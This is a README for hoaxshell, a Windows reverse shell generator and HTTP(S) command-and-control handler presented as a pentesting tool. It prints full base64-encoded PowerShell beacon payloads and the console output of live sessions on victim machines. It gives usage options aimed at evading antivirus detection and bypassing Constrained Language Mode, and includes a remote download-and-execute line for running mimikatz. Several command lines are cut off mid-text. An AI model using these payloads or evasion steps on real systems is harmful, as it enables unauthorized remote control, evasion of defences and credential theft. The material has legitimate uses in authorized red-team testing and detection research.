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About

A Windows reverse shell payload generator and handler that abuses the http(s) protocol to establish a beacon-like reverse shell.

open-source | reverse-shell | powershell | hacking | python3 | penetration-testing | red-teaming | pentesting-tools

- Readme
- BSD-2-Clause license
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README | BSD-2-Clause license

hoaxshell

Python ≥ 3.6 | PowerShell ≥ v3.0 | Developed on kali linux | License BSD | Maintained? Yes

⚡ The latest version of this project is the HoaxShell standalone listener which comes with refreshed payload templates. Wou can also use it directly from


https://revshells.com (make sure to choose hoaxshell as the listener).

⚠️ As of 2022-10-18, hoaxshell is detected by AMSI (malware-encyclopedia). You need to obfuscate the generated payload in order to use. Check out this video on how to obfuscate manually and bypass MS Defender:

- Example with Hoaxshell -> youtube.com/watch?v=iElVfagdCD4
- Example with common powershell revshell templates -> youtube.com/watch?v=3HddKylkRzM

Purpose

hoaxshell is a Windows reverse shell payload generator and handler that abuses the http(s) protocol to establish a beacon-like reverse shell, based on the following concept:


Command output
Attacker issues a command
Victim machine running hoaxshell's payload
Hoaxshell cmd-line interface
Issued command is web hosted via hoaxshell's http(s) server (Attacker's machine)
Http GET request (used as a beacon) checking for issued commands every x seconds (0,8s by default).
If the GET request beacon response body includes an issued command, it is executed and the output is send via POST request back to the attacker (hoaxshell http(s) server)

This c2 concept (which could be implemented by using protocols other than http or pre-installed exes) can be used to establish sessions that promote the illusion of having a shell, but are far from an actual pty.

HoaxShell did well against AV software (check AV bypass PoCs table for more info). Although it is now generally detected, it is easy to obfuscate the generated payload(s) using automated tools or manually.

Contributors 3

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- shariqmalik Shariq Malik
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Languages


- ● Python 87.6%
- ● PowerShell 12.4%

Disclaimer: Purely made for testing and educational purposes. DO NOT run the payloads generated by this tool against hosts that you do not have explicit permission and authorization to test. You are responsible for any trouble you may cause by using this tool.

Video Presentations

[2022-10-11] Recent & awesome, made by John Hammond -> youtube.com/watch?v=fgSARG82TJY
[2022-07-15] Original release demo, made by me -> youtube.com/watch?v=SEufgD5UxdU

Screenshots



```
root@kali:~/hoaxshell# ./hoaxshell.py -s 164.[redacted].51

    HOAXSHELL
                           by t3l3machus

[Info] Generating reverse shell payload...
powershell -e JABzAD0AJwAxADYANAAuADkAMAAuADEAOQAzAC4ANQAxADoAOAAwADgAMAAnADsAJABpAD0AJwBmADYAOQA4AD
jADYAJwA7ACQAcAA9ACcAaAB0AHQAcAA6AC8ALwAnADsAJAB2AD0ASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACA
AGkAIAAkAHAAJABzAC8AZgA2ADkAOAA1AGUAMgBlACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADAANQAwADIALQBkADkA
CkAewAkAGMAPQAoAEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAa
kAZQAgAC0ASABlAGEAZABlAHIAcwAgAEAAewAiAFgALQAwADUAMAAyAC0AZAA5ADYAYQAiAD0AJABpAH0AKQAuAEMAbwBuAHQAZQ
AKQAgAHsAJAByAD0AaQBlAHgAIAAkAGMAIAAtAEUAcgByAG8AcgBBAGMAdABpAG8AbgAgAFMAdABvAHAAIAAtAEUAcgByAG8AcgB
cgBpAG4AZwAgAC0ASQBuAHAAdQB0AE8AYgBqAGUAYwB0ACAAJAByADsAJAB0AD0ASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1
ABjADYAIAAtAE0AZQB0AGgAbwBkACAAUABPAFMAVAAgAC0ASABlAGEAZABlAHIAcwAgAEAAewAiAFgALQAwADUAMAAyAC0AZAA5A
BlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgALgBHAGUAdABCAHkAdABlAHMAKAAkAGUAKwAkAH
gADAALgA4AH0A
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...

PS C:\Users\[redacted] > get-date
Saturday, October 15, 2022 11:06:32 PM

PS C:\Users\[redacted] > systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows 11 Enterprise
OS Version:                10.0.22000 N/A Build 22000
System Type:               x64-based PC

PS C:\Users\[redacted] > Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
displayName              : Windows Defender
instanceGuid             : {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
pathToSignedProductExe   : windowsdefender://
pathToSignedReportingExe : %ProgramFiles%\Windows Defender\MsMpeng.exe
productState             : 397568
timestamp                : Thu, 13 Oct 2022 05:58:51 GMT
PSComputerName           :

PS C:\Users\[redacted] >
```

Find more screenshots here.

Installation

```
git clone https://github.com/t3l3machus/hoaxshe
cd ./hoaxshell
```

```
sudo pip3 install -r requirements.txt
chmod +x hoaxshell.py
```

Usage

Important: As a means of avoiding detection, hoaxshell is automatically generating random values for the session id, URL paths and name of a custom http header utilized in the process, every time the script is started. The generated payload will work only for the instance it was generated for. Use the `-g` option to bypass this behaviour and re-establish an active session or reuse a past generated payload with a new instance of hoaxshell.

Basic shell session over http

When you run hoaxshell, it will generate its own PowerShell payload for you to copy and inject on the victim. By default, the payload is base64 encoded for convenience. If you need the payload raw, execute the "rawpayload" prompt command or start hoaxshell with the `-r` argument. After the payload has been executed on the victim, you'll be able to run PowerShell commands against it.

Payload that utilizes `Invoke-Expression` (default)

```
sudo python3 hoaxshell.py -s <your_ip>
```

Payload that writes and executes commands from a file

Use `-x` to provide a .ps1 file name (absolute path) to be created on the victim machine. You should check the raw payload before executing, make sure the path you provided is solid.

```
sudo python3 hoaxshell.py -s <your_ip> -x "C:\U
```

Recommended usage to avoid detection (over http)

Hoaxshell utilizes an http header to transfer shell session info. By default, the header is given a random name which can be detected by regex-based AV rules. Use -H to provide a standard or custom http header name to avoid detection.

```
sudo python3 hoaxshell.py -s <your_ip> -i -H "A
sudo python3 hoaxshell.py -s <your_ip> -i -H "A
```

Encrypted shell session (https + self-signed certificate)

This particular payload is kind of a red flag, as it begins with an additional block of code that instructs PowerShell to skip SSL certificate checks, which makes it suspicious and easy to detect as well as significantly longer in length. Not recommended.

```
# Generate self-signed certificate:
openssl req -x509 -newkey rsa:2048 -keyout key.

# Pass the cert.pem and key.pem as arguments:
sudo python3 hoaxshell.py -s <your_ip> -c </pat
```

Encrypted shell session with a trusted certificate

If you own a domain, use this option to generate a shorter and less detectable https payload by providing your DN with -s along with a trusted certificate (-c cert.pem -k privkey.pem).

```
sudo python3 hoaxshell.py -s <your.domain.com>
```

Grab session mode

In case you close your terminal accidentally, have a power outage or something, you can start hoaxshell in grab session mode, it will attempt to re-establish a session, given that the payload is still running on the victim machine.


```
sudo python3 hoaxshell.py -s <your_ip> -g
```

Important: Make sure to start hoaxshell with the same settings as the session you are trying to restore (http/https, port, etc).

Constraint language mode support

Use any of the payload variations with the `-cm` (--constraint-mode) option to generate a payload that works even if the victim is configured to run PS in Constraint Language mode. By using this option, you sacrifice a bit of your reverse shell's stdout decoding accuracy.

```
sudo python3 hoaxshell.py -s <your_ip> -cm
```



```
root@kali:~/hoaxshell# ./hoaxshell.py -s 164.90.[redacted]1 -cm

    HOAXSHELL
                           by t3l3machus

[Info] Generating reverse shell payload...
powershell -e JABzAD0AJwAxADYANAAuADkAMAAuADEAOQAzAC4ANQAxADoAOAAwADgAMAAnADsAJABpAD0AJwA0ADcANQAyAD
wAGMAJwA7ACQAcAA9ACcAaAB0AHQAcAA6AC8ALwAnADsACgAkAHYAPQBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQ
AHIAaQAgACQAcAAkAHMALwA0ADcANQAyADIAZQAzADAAIAAtAEgAZQBhAGQAZQByAHMAIABAAHsAIgBYAC0ANQBiAGEAYwAtADUA
HUAZQApAHsACgAJACQAYwA9ACgASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHMAZQBCAGEAcwBpAGMAU
IAMwA3ADQANgBjACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADUAYgBhAGMALQA1AGIANwA1ACIAPQAkAGkAfQApAC4AQw
AJwBOAG8AbgBlACcAKQAgAHsACgAJAAkAJAByAD0AaQBlAHgAIAAkAGMAIAAtAEUAcgByAG8AcgBBAGMAdABpAG8AbgAgAFMAdAB
CgAJAAkAJAByAD0ATwB1AHQALQBTAHQAcgBpAG4AZwAgAC0ASQBuAHAAdQB0AE8AYgBqAGUAYwB0ACAAJAByADsACgAJAAkAJAB0
QBVAHIAaQAgACQAcAAkAHMALwBkAGUAMgBiADAAMQAwAGMAIAAtAE0AZQB0AGgAbwBkACAAUABPAFMAVAAgAC0ASABlAGEAZABlA
BpAH0AIAAtAEIAbwBkAHkAIAAoACQAZQArACQAcgApAH0AIABzAGwAZQBlAHAAIAAwAC4AOAB9AA==
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...
PS C:\Users\[redacted] > $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage

PS C:\Users\[redacted] > systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows 11 Enterprise
OS Version:                10.0.22000 N/A Build 22000
System Type:               x64-based PC

PS C:\Users\[redacted] >
PS C:\Users\[redacted] > get-date
Thursday, October 13, 2022 11:37:01 AM
```

Shell session over https using tunneling tools (Ngrok / LocalTunnel)

Utilize tunnelling programmes **Ngrok** or **LocalTunnel** to get sessions through secure tunnels, overcominge issues like not having a Static IP address or your ISP forbidding Port-Forwarding.

Use `-ng` or `--ngrok` for Ngrok server

```
sudo python3 hoaxshell.py -ng
```

Use `-lt` or `--localtunnel` for LocalTunnel server

```
sudo python3 hoaxshell.py -lt
```

Limitations

The shell is going to hang if you execute a command that initiates an interactive session. Example:

```
# this command will execute succesfully and you
> powershell echo 'This is a test'

# But this one will open an interactive session
> powershell

# In the same manner, you won't have a problem
> cmd /c dir /a

# But this will cause your hoaxshell to hang:
> cmd.exe
```

So, if you for example would like to run mimikatz throught hoaxshell you would need to invoke the commands:

```
hoaxshell > IEX(New-Object Net.WebClient).Downl
```

Long story short, you have to be careful to not run an exe or cmd that starts an interactive session within the hoaxshell powershell context.

AV Bypass PoCs

Some awesome people were kind enough to send me/publish PoC videos of executing hoaxshell's payloads against systems running AV solutions other than MS Defender, without being detected. Below is a reference table with links:

Important: I don't know if you can still use hoaxshell effectively to bypass these solutions. It's only reasonable to assume the detectability will change soon (if not already).

AV Solution	Date	PoC
SentinelOne	2022-10-18	https://twitter.com/i/status/158213
Norton	2022-10-17	https://twitter.com/i/status/158227
Bitdefender	2022-10-15	https://www.linkedin.com/posts/rol 19_hoaxshell-cy83rr0h1t-penetrati 698708074513976524 8-8cdT? utm_source=share&utm_medium=
McAfee	2022-10-15	https://twitter.com/i/status/158160
Kaspersky	2022-10-13	https://www.youtube.com/watch?v
Sophos	2022-09-08	https://www.youtube.com/watch?v

News

- `13/10/2022` - Added constraint language mode support (-cm) option.

- `08/10/2022` - Added the `-ng` and `-lt` options that generate PS payloads for obtaining sessions using tunnelling tools **ngrok** or **localtunnel** in order to get around limitations like Static IP addresses and Port-Forwarding.
- `06/09/2022` - A new payload was added that writes the commands to be executed in a file instead of utilizing `Invoke-Expression`. To use this, the user must provide a .ps1 file name (absolute path) on the victim machine using the `-x` option.
- `04/09/2022` - Modifications were made to improve the command delivery mechanism as it included components that could be easily flagged. The `-t` option along with the `https_payload_trusted.ps1` were added. You can now use hoaxshell by supplying a domain name along with a trusted certificate. This will generate a shorter and less detectable https payload.
- `01/09/2022` - Added the `-H` option which allows users to give a custom name to the (random by default) header utilized in the attack process, carring the shell's session id. This makes the attack less detectable e.g. by using a standard header name e.g. "Authorization".